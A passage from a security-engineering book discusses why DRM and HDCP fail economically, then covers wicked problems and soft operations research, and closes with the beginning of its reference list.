The subject of digital rights/digital restrictions management and copy protection issues is such an incredibly complex one that there's no way to even begin to cover it here. In a nutshell, DRM is an attempt to fix a social and business-model problem using technology, and it functions even more poorly than most other cases where this is being attempted because no-one involved with the technology or its application has any interest in seeing it work (as one DRM book that discusses the market failure of an audio DRM system puts it, "record companies had the opposite goal of the consumer electronics makers" [708]). Consider the case of a manufacturer building some sort of DRM system into their product. The best-case possible outcome for the manufacturer, if the technology works one hundred percent perfectly, is that the user doesn't notice anything. In other words the net gain to the manufacturer from the expense and overhead of adding DRM is zero. On the other hand since no technology is ever perfect, a number of users are going to run into problems caused solely by the DRM, and the resulting customer dissatisfaction leading to product returns and lost sales is a net loss for the manufacturer. What's worse is that any manufacturer who doesn't bother with the DRM doesn't encounter these problems, creating a strong market incentive for manufacturers to pay the barest lip service to

DRM because if they don't do this then someone else will, and the more functional (meaning less crippled) products from the other manufacturer will prevail in the marketplace.

A good example of this occurs in the case of HDCP strippers. High-bandwidth digital content protection or HDCP is a content-protection scheme for HDMI (and optionally related technologies like DVI) that's meant to prevent digital content from being sent to unapproved devices [709][710]. The problem with HDCP is twofold, firstly it can prevent legitimate content from being sent to legitimate devices in the presence of glitches or implementation bugs (this was bad enough in some products that manufacturers actually recommended that users buy devices to bypass HDCP in order to allow content to be viewed [711]) and secondly the high overhead of the HDCP handshake can introduce long delays when a signal is switched over from one input or output port to another, up to fifteen seconds per HDCP stage. Consider a four-way HDMI switch, made from a two-deep tree of two-way switch chips. With a maximum permitted propagation delay of fifteen seconds per stage it can, in theory, take up to forty-five seconds (fifteen for the input HDCP handshake, fifteen for the tree-internal HDCP handshake, and another fifteen for the output HDCP handshake) between the user selecting an input using their remote and the display device responding. In order to minimise these delays manufacturers are allowed to omit HDCP on internal links, but even this only drops the worst-case latency from 45 seconds to 30 seconds. To most users, this would indicate that the device is faulty.

Figure 106: HDMI switch/HDCP stripper

When HDCP first appeared, a few boutique vendors advertised expensive HDCP strippers, HDMI switches or repeaters that didn't enable HDCP at the output, thus ensuring compatibility with the widest possible range of HDMI devices [712]. These quickly vanished under an avalanche of legal threats. Some variants of HDCP strippers are still around, and sold freely by various resellers, but they only produce analog video output rather than simply stripping HDCP from a pure-digital HDMI signal [713]. Years later though, it's still quite easy to get proper digital HDCP strippers, they're just not advertised or sold as such. Since the absolutely best-case outcome of supporting HDCP in a device is that nothing bad happens but a far more likely effect is at least some level of customer dissatisfaction and lost sales, a number of lesser-known manufacturers of HDMI switches and repeaters have made the economically perfectly rational decision to ignore HDCP in their device outputs, accepting incoming HDCP-encumbered signals and passing on unencumbered HDMI-only signals. The cheapest devices of this kind currently retail for around US $15, and work perfectly when you're trying to solve a problem like how to send high-definition Blu-ray output to a non-HDCP display device. One example is shown in Figure 106.

While the HDCP licensing process contains some facilities for applying legal sanctions against companies that engage in this kind of behaviour, in practice tracking down a small and ever-changing army of fly-by-night manufacturers of no-name HDMI gear using HDCP keying material that was quite probably purloined from

legitimate products by third-shift manufacturing practices (so that revoking the keys could potentially brick large numbers of legitimate products) is more or less impossible.

This is a classic illustration of DRM's killer problem that was mentioned earlier, no-one involved in manufacturing the devices that use it or using the devices that contain it has any interest in it actually working except for the minimum that's enforced by legal threats. DRM's other killer problem is that it's trying to do something that's technically impossible [714]. As Bruce Schneier has pointed out, "trying to make digital files uncopyable is like trying to make water not wet" [715].

Having said that, there are no end of companies who will be all too happy to sell you as much DRM as you can afford, because there's an awful lot of money to be made in this area[95]. So if you really are required to implement some form of DRM by lawyers, do the minimum necessary to comply with what the lawyers want and make sure that you can't be sued when it breaks (this is what DRM compliance engineering is all about, eventually it will break but if you've demonstrated sufficient diligence in your pursuit of compliance then you won't be held liable). On the other hand if your business model is crucially dependent on functioning DRM then consider getting into another business. Having said that though, if your business model merely requires the *appearance* of functioning DRM then that's fine, you're getting that anyway no matter what DRM measures you employ. The real solution to the "problem" that DRM is trying to solve is a change in the business model and value proposition [716][717][718][719][720][721], but there's no sign of this happening any time soon. The whole area thus remains an unsolvable problem.

Wicked Problems

It's possible to analyse the types of problems covered above using the concept of a "wicked problem" from the field of social planning. Wicked problems were first proposed in the early 1970s as a way of modelling the process for dealing with social, environmental, and political issues [722] and have since been extended to other fields, notably that of computer software [723][724]. Amongst a wicked problem's weaponry are such diverse elements as a lack of any definitive formulation of the problem, a lack of a stopping rule (optimal decision-making by means of subjective expected utility theory probably counts as a wicked problem) so that one of the core requirements for dealing with a wicked problem is the art of not deciding too early which solution you're going to apply, solutions that are rateable only as "better" or "worse" and not true or false (this is a major problem for geeks to deal with and runs into the issue of zero-risk bias, covered in "Theoretical vs. Effective Security" on page 5), no clear idea of which steps or operations are necessary to get to the desired goal, and a variety of ideological and political differences among stakeholders. Wicked problems go back to an even earlier concept from the field of creativity research called discovered problem solving in which the exact problem, the method of solution, and the correct solution are all unknown [725]. In other words with a wicked problem there's no clear idea of what the problem is, no clear idea of how to get to a solution, no easy way to tell whether you've reached your goal or not, and all of the participants are pulling in different directions.

Building a high-performance sports car is a typical example of a wicked problem. In order to make a car go faster a standard solution is to fit a more powerful engine to it, but this adds extra weight that ends up slowing it down again and size which, if taken to extremes, leaves little room for anything else, including a driver. Since the engine is one of the heaviest components in the car you can also make it lighter, but then you also have to make the car lighter to compensate for the less powerful engine, which if again taken to extremes leads to a car that's little more than an exoskeleton with a motorcycle engine. Since this has limited appeal to the general market you might instead opt to use exotic materials like carbon fibre to decrease weight, but this raises the price and again discourages buyers. Alternatively, you could strip out as many weight-adding features as possible but this is again a trade-off between performance

---

[95] Although it's interesting to note that none of these vendors are willing to provide liability cover for you if their DRM fails.

and comfort. In addition there are safety requirements mandated in some jurisdictions that affect what you can and can't do, so there is again a trade-off between being able to sell the car in a particular market and having to make performance-reducing changes.

This is a perfect illustration of the characteristics of a wicked problem. There's no definitive formulation of what's required for a sports car, there's no stopping rule to tell you that you've definitely reached your goal (although running out of money is one oft-encountered stopping rule), the various options can only be rated in terms of tradeoffs against each other, it's not obvious which steps are the best ones to take in getting to your goal, and there are all manner of externalities like participants' opinions of which option is best and externally-applied materials and regulatory constraints on what you can and can't do. In an area closer to geeks' hearts, the debate over which of Windows, OS X, Linux, or AmigaOS is the best operating system is both a wicked problem and a perpetual motion machine.

Standard problem-solving techniques such as those given in George Pólya's classic "How to Solve It" [726] or its computer-era update [727] can't work in this kind of environment. For example one useful technique from Pólya's book, assuming that a solution exists and working backwards to determine what steps are required to reach it[96] doesn't work because it's not certain what the solution is, nor what steps need to be taken to get to or from it, nor whether the steps are the right ones.

Given a problem that's inherently unsolvable, it's not surprising that geeks would set out to try and solve it. The result has been a number of software engineering methodologies [723] that probably won't solve any of the above problems, but if you feel the need to do something then you can give them a try anyway.

There is one field that's tried to come up with ways of addressing wicked problems and that's soft operations research, derived from the more traditional "hard" operations research. Operations research traces its origins back to just before World War II, when the UK assembled a group of scientists to look at ways of optimising the management of military materiel and manpower. This process eventually went mainstream, in the UK under the name operations research or OR and in the US under the name management science. As you may have guessed from the spelling used elsewhere in this book, I'm going to go with the UK-derived term "operations research" or OR here.

In the 1970s and 1980s OR practitioners realised that traditional OR methods didn't work for an entire class of problems, including ones that we now know as wicked problems. The problem with traditional OR, or as it's now known in order to contrast it with soft OR, hard OR, was that it focused on processes rather than people, assuming that any humans involved in the process would behave like robots rather than individuals with their own beliefs, views, and motivations (as "Psychology" on page 125 has already pointed out, this isn't too far removed from the assumptions that are made by geeks). For example one OR group that studied US bombing accuracy during WWII recommended that bomber pilots continue to fly straight on course after releasing their bombs in order to facilitate aerial photography of target damage, while the pilots quite irrationally chose to take evasive action in order to avoid aircraft and aircrew damage [728].

The original work on wicked problems actually used OR in its analysis of the issue, distinguishing between non-wicked problems (so-called tame problems) and wicked problems by pointing out that traditional OR only worked for problems that had been tamed, but not for wicked problems [722]. The goal of the OR analyst then was to identify the (tame) problem and "turn the handle on the analytic sausage machine" [729].

Philosopher Donald Schön, known principally for his work on learning systems within organisations, uses an analogy of the swamp vs. the high ground to point out

---

[96] A variation of which has been a staple of generations of mathematics students, derive forwards from the question and backwards from the solution and hope that the marker doesn't notice that the two never quite meet in the middle.

the distinction between wicked and tame problems. The swamp contains "confusing problems that defy technical solutions" while the high ground contains problems that "tend to be relatively unimportant to individuals or society at large, however great their technical interest may be". The dilemma facing the practitioner then is "shall he remain on the high ground where he can solve relatively unimportant problems according to prevailing standards of rigour, or shall he descend to the swamp of important problems and non-rigorous inquiry?" [730][97].

So hard OR assumes that problems are of a technical nature mostly devoid of human components, are clearly defined and well structured, the objectives of the decision-makers are known, there are obvious success criteria that can be used to determine whether a solution to the problem has been found, and the problem itself is relatively isolated from outside influences that can affect the problem-solving process. In other words the problem is more or less the exact inverse of a wicked problem.

Soft OR is an attempt to address problems from a human-centred rather than process-centred perspective. It looks at structuring the problem situation rather than focusing entirely on problem solving, for which reason it's sometimes referred to as a problem-structuring method or PSM. "Threat Analysis using Problem Structuring Methods" on page 252 has already covered one problem-structuring method, the Soft Systems Methodology. Soft OR and PSMs focus on "what" questions rather than "how" questions ("What is the nature of the issue?" rather than "How do we solve this problem?"), and try to resolve the problem through debate and negotiation between stakeholders rather than the enforcement of decrees from an analyst.

Unfortunately this has made it rather controversial, with hard OR practitioners claiming that it's mostly faith-based and likening it to a religion rather than a science. Some of these criticisms may be warranted, since as pretty much any committee can demonstrate, achieving consensus among participants doesn't necessarily correspond to the solution that's decided upon being correct. The fact that soft OR borrows heavily from the social sciences while hard OR is built around game theory, queuing theory, linear programming, and simulation hasn't helped boost its credibility among the hard OR crowd. In addition being able to quantify the success level (or lack thereof) of a method that's trying to solve a wicked problem can be quite difficult, so that the effectiveness of soft OR methods can seem rather subjective.

Having got that out of the way, there are quite a number of soft OR methodologies, including Interactive Planning [731] (notable principally because its first step is "Mess Formulation"), the Soft Systems Methodology (SSM) that's already been covered in "Threat Analysis using Problem Structuring Methods" on page 252, Strategic Assumption Surfacing and Testing (SAST) [732], the Strategic Choice Approach (SCA) [733][734], Strategic Options Development and Analysis (SODA) [735][736][737] and many, many more. If that isn't enough there are even a methodologies of methodologies [738], such as the Systems of Systems Methodologies (SOSM) [739], presumably inspired by the observation that any problem can be solved by adding another level of indirection.

It's not clear though just how effective PSMs really is/are in terms of addressing wicked problems that are, by definition, more or less unsolvable (although one thing that they are good at is dealing with non-wicked general security problems, because they avoid the usual Inside-Out Threat Model-based design that's all too common in the security world). If you are faced with a wicked problem and for some reason decide that avoiding it or engineering around it isn't an option then you can try applying a PSM, but it may get you little more than group consensus that the problem really is unsolvable (although you may then be able to use that to argue again for avoiding or engineering around the problem). Otherwise you need to realise that if you do run into any of the problems discussed above than you're not going to find any (general) solution to them and you'll need to either design your systems to deal with this or try something else that avoids the need to solve a wicked problem.

---

[97] Without actually knowing it, Schön was doing a pretty good job of describing the field of computer security. See how many examples of the high ground vs. the swamp you can identify as you read this book.

References

[1] "Designing for Evil", Jeff Atwood, 28 May 2008, http://www.codinghorror.com/blog/2008/05/designing-for-evil.html/.

[2] http://craphound.com/spamsolutions.txt, author unknown, undated, possibly originating at http://slashdot.org/comments.pl?sid=98024&-cid=8373855, 24 February 2004.

[3] "DMTP: Controlling Spam Through Message Delivery Differentiation", Zhenhai Duan, Yingfei Dong and Kartik Gopalan, *Proceedings of the 5th Conference on Networking Technologies, Services, and Protocols; Performance of Computer and Communication Networks; Mobile and Wireless Communications Systems (Networking'06)*, Springer-Verlag LNCS No.3976, May 2006, p.355. Republished in *Computer Networks*, **Vol.51**, **No.10** (July 2007), p.2616.

[4] "Push vs. Pull: Implications of Protocol Design on Controlling Unwanted Traffic", Zhenhai Duan, Kartik Gopalan and Yingfei Dong, *Proceedings of the Steps to Reducing Unwanted Traffic on the Internet Workshop (SRUTI'05)*, July 2005, p.25.

[5] "Quicksort", C.A.R. Hoare, *The Computer Journal*, **Vol.5**, **No.1** (1962), p.10.

[6] "Implementing Quicksort programs", Robert Sedgewick, *Communications of the ACM*, **Vol.21**, **No.10** (October 1978), p.847.

[7] "Engineering a Sort Function", Jon Bentley and Douglas McIlroy, *Software — Practice & Experience*, **Vol.23**, **No.11** (November 1993), p.1249.

[8] "A Killer Adversary for Quicksort" Douglas McIlroy, *Software — Practice and Experience*, **Vol.29**, **No.4** (April 1999), p.341.

[9] "Quicksort killer", Igor Ostrovsky, 4 May 2008, http://igoro.com/archive/quicksort-killer/.

[10] "Data Structures and Efficient Algorithms, Volume 1: Sorting and Searching", Kurt Mehlhorn Springer Verlag, 1984.

[11] "The Art of Computer Programming, Volume 3: Sorting and Searching (2nd ed)", Donald Knuth, Addison-Wesley, 1997.

[12] "Algorithms in C: Fundamentals, Data Structures, Sorting, Searching (3rd ed)", Robert Sedgewick, Addison-Wesley, 1998.

[13] "Introduction to Algorithms (2nd ed)", Thomas Cormen, Charles Leiserson, Ronald Rivest and Clifford Stein, MIT Press, 2001.

[14] "Designing and Attacking Port Scan Detection Tools", Solar Designer, *Phrack Magazine*, **Vol.8**, **No.53** (8 July 1998), Article 13.

[15] "Denial of Service via Algorithmic Complexity Attacks", Scott Crosby and Dan Wallach, *Proceedings of the 12th Usenix Security Symposium (Security'03)*, August 2003, p.29.

[16] "Effective Denial of Service attacks against web application platforms", Alexander 'alech' Klink and Julian | zeri, presentation at the 28th Chaos Communication Congress (28C3), December 2011, http://events.ccc.de/congress/2011/Fahrplan/events/4680.en.html.

[17] "n.runs-SA-2011.004 --- web programming languages and platforms --- DoS through hash table", n.runs security advisory n.runs-SA-2011.004, 28 December 2011, http://www.nruns.com/_downloads/-advisory28122011.pdf.

[18] "Like a Hot Knife Through Butter", Pascal Junod, 13 December 2012, http://crypto.junod.info/2012/12/13/hash-dos-and-btrfs.

[19] "Attacks and Defenses in the Data Plane of Networks", Danai Chasaki and Tilman Wolf, *Transactions on Dependable and Secure Computing*, **Vol.9**, **No.6** (November/December 2012), p.798.

[20] "Congestion Avoidance and Control", Van Jakobson, *Proceedings of the Symposium on Communications Architectures and Protocols (SIGCOMM'88)*, August 1988, p.314.

[21] "Random Early Detection (RED) gateways for Congestion Avoidance", Sally Floyd and Van Jakobson, *Transactions on Networking*, **Vol.1**, **No.4** (August 1993), p.397.

[22]   "Recommendations on Queue Management and Congestion Avoidance in the Internet", RFC 2309, Bob Braden, David Clark, Jon Crowcroft, Bruce Davie, Steve Deering, Deborah Estrin, Sally Floyd, Van Jacobson, Greg Minshall, Craig Partridge, Larry Peterson, K. Ramakrishnan, Scott Shenker, John Wroclawski and Lixia Zhang, April 1998.

[23]   "Low-Rate TCP-Targeted Denial of Service Attacks (The Shrew vs. the Mice and Elephants)", Aleksander Kuzmanovic and Edward Knightly, *Proceedings of ACM SIGCOMM 2003*, August 2003, p.75.

[24]   "Low-Rate TCP-Targeted Denial of Service Attacks and Counter Strategies", Aleksander Kuzmanovic and Edward Knightly, *Transactions on Networking*, **Vol.14**, **No.4** (August 2006), p.683.

[25]   "Controlling High-Bandwidth Flows at the Congested Router", Ratul Mahajan, Sally Floyd and David Wetherall, *Proceedings of the 9th International Conference on Network Protocols (ICNP'01)*, November 2001, p.192.

[26]   "Exploiting the Transients of Adaptation for RoQ Attacks on Internet Resources", Mina Guirguis, Azer Bestavros and Ibrahim Matta, *Proceedings of the 12th International Conference on Network Protocols (ICNP'04)*, October 2004, p.184.

[27]   "RRED: Robust RED Algorithm to Counter Low-Rate Denial-of-Service Attacks", Changwang Zhang, Jianping Yin, Zhiping Cai and Weifeng Chen, *IEEE Communications Letters*, **Vol.14**, **No.5** (May 2010), p.498.

[28]   "Apache Security", Ivan Ristic, O'Reilly, 2005.

[29]   "Slowloris HTTP DoS", 'RSnake', 17 June 2009, `http://ha.ckers.org/-blog/20090617/slowloris-http-dos/`.

[30]   "Slowloris HTTP DoS", 'RSnake', June 2009, `http://ha.ckers.org/-slowloris`.

[31]   "Universal HTTP DoS --- Are You Dead Yet?", Raviv Raz, 16 November 2010, `http://chaptersinwebsecurity.blogspot.com/2010/11/universal-http-dos-are-you-dead-yet.html`.

[32]   "R-U-Dead-Yet Version 2.0", Raviv Raz, 20 November 2010, `http://chaptersinwebsecurity.blogspot.com/2010/11/r-u-dead-yet-version-20.html`.

[33]   "New HTTP POST DDoS Attack Tools Released", Kelly Higgins, 29 November 2010, `http://www.darkreading.com/vulnerability-management/167901026/security/application-security/228400147/new-http-post-ddos-attack-tools-released.html`.

[34]   "Checkmate with Denial of Service", Tom Brennan and Ryan Barnett, Black Hat DC 2011, January 2011, `https://media.blackhat.com/bh-dc-11/Brennan/BlackHat_DC_2011_Brennan_Denial_Service-Slides.pdf`.

[35]   "Universal HTTP Denial-of-Service", Raviv Raz, presentation at OWASP Israel 2011, January 2011, `http://www.hybridsec.com/papers/OWASP-Universal-HTTP-DoS.ppt`.

[36]   "Using Denial of Service for Hacking", 'RSnake', 4 May 2009, `http://ha.ckers.org/blog/20090504/using-denial-of-service-for-hacking/`.

[37]   "Greater Precision in Timing Attacks Using DoS", 'RSnake', 27 June 2009, `http://ha.ckers.org/blog/20090627/greater-precision-in-timing-attacks-using-dos/`.

[38]   "Slowloris and Iranian DDoS attacks", Bojan Zdrnja, 23 June 2009, `http://isc.sans.edu/diary.html?storyid=6622`.

[39]   "Premature Ajax-ulation", Bryan Sullivan and Billy Hoffman, Black Hat USA 2007, July 2007, `https://www.blackhat.com/presentations/bh-usa-07/Sullivan_and_Hoffman/Whitepaper/bh-usa-07-sullivan_and_-hoffman-WP.pdf`, the material was present in the talk but is only mentioned indirectly in the slides.

[40]   "Wiseguy scalpers bought tickets with CAPTCHA-busting botnet", Robert McMillan, 19 November 2010, `http://www.networkworld.com/news/2010/-111910-wiseguy-scalpers-bought-tickets-with.html`.

[41]   "Pragmatic Network Latency Engineering — Fundamental Facts and
        Analysis", Rony Kay, cPacket Networks whitepaper, 2010,
        `http://www.cpacket.com/Introduction%20to%20Network%20Latency%20-`
        `Engineering.pdf`.

[42]   "Hackers find new way to cheat on Wall Street — to everyone's peril", Bill
        Snyder, 6 January 2011, `http://www.infoworld.com/d/the-industry-`
        `standard/hackers-find-new-way-cheat-wall-street-everyones-peril-`
        `699`.

[43]   "Thieves jam key-fob lock signals in mystery car thefts", John Leyden, 21
        September 2010, `http://www.theregister.co.uk/2010/09/21/-`
        `car_jammer_vehicle_theft_scam/`.

[44]   "Defending Against Application Level DoS Attacks", Roberto Liverani,
        presentation at OWASP New Zealand Day 2010, July 2010,
        `http://malerisch.net/docs/defending_against_application_level_-`
        `dos/Roberto_Suggi_Liverani_OWASPNZDAY2010-Defending_against_-`
        `application_DoS.pdf`.

[45]   "Peering Through the Shroud: The Effect of Edge Opacity on IP-Based Client
        Identification", Martin Casado and Michael Freedman, *Proceedings of the 4th
        Symposium on Networked Systems Design and Implementation (NSDI'07)*,
        April 2007, p.173.

[46]   "Opportunities and Limits of Remote Timing Attacks", Scott Crosby, Dan
        Wallach, and Rudolf Riedi, *Transactions on Information and System Security
        (TISSEC)*, **Vol.12**, **No.3** (2009), Article No.17.

[47]   "Hash-flooding DoS reloaded: attacks and defenses", Jean-Philippe
        Aumasson, Dan Bernstein and Martin Boßlet, Application Security Forum —
        Western Switzerland, November 2012,
        `http://asfws12.files.wordpress.com/2012/11/asfws2012-`
        `jean_philippe_aumasson-martin_bosslet-hash_flooding_dos_-`
        `reloaded.pdf`. Also presented at the 29th Chaos Communication Congress
        (29C3), December 2012, to appear.

[48]   "Multiple implementations denial-of-service via MurmurHash algorithm
        collision", oCERT Advisory 2012-001, 23 November 2012,
        `http://www.ocert.org/advisories/ocert-2012-001.html`.

[49]   "SQLrand: Preventing SQL Injection Attacks", Stephen Boyd and Angelos
        Keromytis, *Proceedings of the 2nd Applied Cryptography and Network
        Security (ACNS) Conference*, Springer-Verlag LNCS No.3089, June 2004,
        p.292.

[50]   "Self-Adjusting Binary Search Trees" Daniel Sleator and Robert Tarjan,
        Journal of the ACM, **Vol.32**, **No.3** (July 1985), p.652.

[51]   "Data Structures with Unpredictable Timing", Darrell Bethea and Michael
        Reiter, *Proceedings of the 14th European Conference on Research in
        Computer Security (ESORICS'09)*, September 2009, Springer-Verlag LNCS
        No.5789, p.456.

[52]   "The Algorithm Design Manual", Steven Skiena, Springer Verlag, 1997.

[53]   "The Six Dumbest Ideas in Computer Security", Marcus Ranum, 1 September
        2005, `http://www.ranum.com/security/computer_security/-`
        `editorials/dumb/`.

[54]   "Regular Expression Injection", Christian Wenz, 24 October 2005,
        `http://hauser-wenz.de/playground/papers/RegExInjection.pdf`.

[55]   "Dos Attacks Using SQL Wildcards", Ferruh Mavituna, August 2008,
        `http://labs.portcullis.co.uk/application/dos-attacks-using-sql-`
        `wildcards/`.

[56]   "ReDoS (Regular Expression Denial of Service) Revisited", Alex Roichman
        and Adar Weidman, presentation at OWASP Israel 2009, September 2009,
        `http://www.owasp.org/images/f/f1/OWASP_IL_2009_ReDoS.ppt`.

[57]   "Regular Expressions Considered Harmful in Client-Side XSS Filters", Daniel
        Bates, Adam Barth and Collin Jackson, *Proceedings of the 19th World Wide
        Web Conference (WWW'10)*, April 2010, p.91.

[58]   "Mastering Regular Expressions (3rd ed)", Jeffrey Friedl, O'Reilly, 2006.

[59]   "Apple security blunder exposes Lion login passwords in clear text", Emil
         Protalinski, 6 May 2012, `http://www.zdnet.com/blog/security/apple-
         security-blunder-exposes-lion-login-passwords-in-clear-text/11963`.

[60]   "Implementing Electronic Card Payment Systems", Cristian Radu, Artech
         House, 2002.

[61]   "A Taxonomy of DDoS Attacks and DDoS Defence Mechanisms", Jelena
         Mirkovic, Janice Martin and Peter Reiher, *Computer Communications Review*,
         Vol.34, **No.2** (April 2004), p.39.

[62]   "DDoS Attacks and Defense Mechanisms: Classification and State-of-the-art",
         Christos Douligeris and Aikaterini Mitrokotsa, *Computer Networks*, **Vol.44**,
         No.5 (April 2004), p.643.

[63]   "Internet Denial of Service: Attack and Defense Mechanisms", Jelena
         Mirkovic, Sven Dietrich, David Dittrich and Peter Reiher, Prentice-Hall, 2005.

[64]   "A Comprehensive Categorization of DDoS Attack and DDoS Defense
         Techniques", Usman Tariq, ManPyo Hong and Kyung-suk Lhee, *Proceedings
         of the 2nd Conference on Advanced Data Mining and Applications
         (ADMA'06)*, Springer-Verlag LNCS No.4093, August 2006, p.1025.

[65]   "Internet Denial-of-Service Considerations", RFC 4732, Mark Handley and
         Eric Rescorla, November 2006.

[66]   "Queue Management as a DoS Counter-Measure?", John McHugh and John
         Mullins, *Proceedings of the 10th Information Security Conference (ISC'07)*,
         Springer-Verlag LNCS No.4779, October 2007, p.262.

[67]   "Flash Crowds and Denial of Service Attacks: Characterization and
         Implications for CDNs and Web Sites", Jaeyeon Jung, Balachander
         Krishnamurthy and Michael Rabinovich, *Proceedings of the 11th World Wide
         Web Conference (WWW'02)*, May 2002, p.293.

[68]   "The Security Flag in the IPv4 Header", RFC 3514, Steven Bellovin, 1 April
         2003.

[69]   "Distinguishing between FE and DDoS Using Randomness Check", Hyundo
         Park, Peng Li, Debin Gao, Heejo Lee and Robert Deng, *Proceedings of the
         11th Information Security Conference (ISC'08)*, Springer-Verlag LNCS
         No.5222, September 2008, p.131.

[70]   "Internet Denial of Service: Attack and Defence Mechanisms", Jelena
         Mirkovic, Sven Dietrich, David Dittrich and Peter Reiter, Prentice-Hall, 2005.

[71]   "DNS Security (DNSSEC) Hashed Authenticated Denial of Existence", RFC
         5155, Ben Laurie, Geoffrey Sisson, Roy Arends and David Blacka, March
         2008.

[72]   "Implementing and testing a virus throttle", Jamie Twycross and Matthew
         Williamson, *Proceedings of the 12th Usenix Security Symposium (Security'03)*,
         August 2003, p.285.

[73]   "Throttling Viruses: Restricting Propagation to Defeat Malicious Mobile
         Code", Mathew Williamson, *Proceedings of the 18th Annual Computer
         Security Applications Conference (ACSAC'02)*, December 2002, p.61.

[74]   "Locality: A new Paradigm for Thinking About Normal Behavior and
         Outsider Threat", John McHugh and Carrie Gates, *Proceedings of the 2003
         New Security Paradigms Workshop (NSPW'03)*, August 2003, p.3.

[75]   "Security for Ubiquitous Computing", Frank Stajano, John Wiley and Sons,
         2002.

[76]   "qnx crypt comprimised", 'Sean', posting to the bugtraq@securityfocus.com
         mailing list, message-ID `20000415030309.6007.qmail@securityfocus.com`,
         15 April 2000.

[77]   "QNX crypt() broken", Peter Gutmann, posting to the cryptography@c2.net
         mailing list, message-ID `95583323401676@kahu.cs.auckland.ac.nz`, 16
         April 2000.

[78]   "Hacking The iOpener", `http://iopener.how.to`.

[79]   "I-Opener FAQ", `http://fastolfe.net/2006/iopener/faq`.

[80]   "I-Opener Running Linux", `http://www.linux-hacker.net/-
         imod/imod.html`.

[81]   "M4I (Midori Linux for iOpener) Homepage", `http://tengu.homeip.net/-midori`.

[82]   "Bitcoin: A Peer-to-Peer Electronic Cash System", 'Satoshi Nakamoto', 2008, `http://bitcoin.org/bitcoin.pdf`.

[83]   "Bitter to Better — How to Make Bitcoin a Better Currency", Simon Barber, Xavier Boyen, Elaine Shi and Ersin Uzun, *Proceedings of the 15th Financial Cryptography Conference (FC'12)*, Springer-Verlag LNCS No.7397, February 2012, p.399.

[84]   "Custom Chips Could Be the Shovels in a Bitcoin Gold Rush", Tom Simonite, 5 December 2012, `http://www.technologyreview.com/news/-508061/custom-chips-could-be-the-shovels-in-a-bitcoin-gold-rush`.

[85]   "Engineering the Bitcoin Gold Rush: An Interview with Yifu Guo, Creator of the First Purpose-Built Miner", Alec Lui, 26 March 2013, `http://motherboard.vice.com/blog/engineering-the-bitcoin-gold-rush-an-interview-with-yifu-guo-creator-of-the-first-asic-based-miner`.

[86]   "Mining Dashboard — The Genesis Block", `http://mining.thegenesisblock.com`.

[87]   "scrypt: A new key derivation function", Colin Percival, presentation at BSDCan 2009, May 2009, `http://www.bsdcan.org/2009/schedule/-attachments/87_scrypt.pdf`.

[88]   "Scrypt-based miners and the new cryptocurrency arms race", Danny Bradbury, 23 October 2013, `http://www.coindesk.com/scrypt-miners-cryptocurrency-arms-race`.

[89]   "Alpha Technologies to Offer Scrypt Mining ASICs", Jesús Cripto, 22 November 2013, `http://www.cryptocoinsnews.com/2013/11/22/alpha-technologies-offer-scrypt-mining-asics`.

[90]   "Fibonacci Scrypt ASIC Miners — Coming Soon", Neil Sardesai, 28 January 2014, `http://www.cryptocoinsnews.com/2014/01/28/fibonacci-scrypt-asic-miners-coming-soon`.

[91]   "Password Hashing Competition", Jean-Philippe Aumasson and Tanja Lange, presentation at the 20th International Workshop on Fast Software Encryption (FSE'13), March 2013, `http://fse.2013.rump.cr.yp.to/-cd274d5471e0959cfb193c3c226e086d.pdf`.

[92]   "Console Hacking 2010: PS3 Epic Fail", 'bushing', 'marcan' and 'sven', presentation at the 27th Chaos Communication Congress (27C3), December 2010, `https://events.ccc.de/congress/2010/Fahrplan/events/4087.en.html`.

[93]   "we only started looking at the ps3 after otheros was killed", 'fail0verflow', 30 December 2010, `http://twitter.com/fail0verflow/status/-20208556741492736`.

[94]   "Re:Epic Fail? WTF?", Hector Martin, a.k.a. 'marcan', 30 December 2010, `http://games.slashdot.org/comments.pl?sid=1928970&cid=34705884`.

[95]   "Beware SIM Card Swop Scam", Clayton Barnes, *The Saturday Star*, 1 January 2008, p.1.

[96]   "Police net seven cyber-crooks who siphoned off RM250,000", Charles Ramendran, *The Sun Daily*, `http://www.thesundaily.my/news/143839`.

[97]   "Beware SIM Swop Scams", Justine Gerardy and Christina Gallagher, *The Sunday Star*, 12 January 2008, p.1.

[98]   "MTN not budging on fraud issue", Carey Finn, 14 May 2008, `http://www.ioltechnology.co.za/article_page.php?-iSectionId=2883&iArticleId=4402087`.

[99]   "Telcos declare SMS 'unsafe' for bank transactions", Brett Winterford, 9 November 2012, `http://www.itnews.com.au/News/322194,telcos-declare-sms-unsafe-for-bank-transactions.aspx`.

[100]   "New Frontiers in Online Fraud: Phone Porting", Brett Winterford, *SC Magazine Australia*, December 2011, p.33.

[101]   "$45k stolen in phone porting scam", Brett Winterford, 6 December 2011, `http://www.scmagazine.com.au/News/282310,45k-stolen-in-phone-porting-scam.aspx`.

[102] "Home buyer funds targeted in phone porting scam", Brett Winterford, 8 November 2012, `http://www.itnews.com.au/News/322059,home-buyer-funds-targeted-in-phone-porting-scam.aspx`.

[103] "C570:2009 Mobile Number Portability", Communications Alliance Limited, 2009, `http://www.commsalliance.com.au/__data/assets/-pdf_file/0010/1342/C570_2009.pdf`.

[104] "Twitter's 2FA: SMS Double-Duty", Sean Sullivan, 24 May 2013, `http://www.f-secure.com/weblog/archives/00002560.html`.

[105] "Login verification on Twitter for iPhone and Android", Alex Smolen, 6 August 2013, `https://blog.twitter.com/2013/login-verification-on-twitter-for-iphone-and-android`.

[106] "Security Seals on Voting Machines: A Case Study", Andrew Appel, *ACM Transactions on Information and System Security (TISSEC)*, Vol.14, No.2 (September 2011), Article No.18.

[107] "AVG Community Powered Threat Report — Q2 2011", 21 June 2011, `http://www.avg.com/filedir/press/AVG_Community_Powered_Threat_-Report_Q2_2011.pdf`.

[108] "The Book of Risk", Dan Borge, John Wiley and Sons, 2001.

[109] "To Forgive Design: Understanding Failure", Henry Petroski, Harvard University Press, 2012.

[110] "The Great Bridge", David McCullogh, Simon & Schuster, 1972.

[111] "Crime Prevention Through Environmental Design", C.Ray Jeffery, Sage Publications, 1971.

[112] "Defensible Space: Crime Prevention Through Urban Design", Oscar Newman, Macmillan, 1973.

[113] "Design Against Crime: Beyond Defensible Space", Barry Poyner, Butterworth, 1983.

[114] "Crime Prevention Through Environmental Design", Timothy Crowe, Butterworth-Heinemann, 1991.

[115] "The Death and Life of Great American Cities", Jane Jacobs, Random House, 1961.

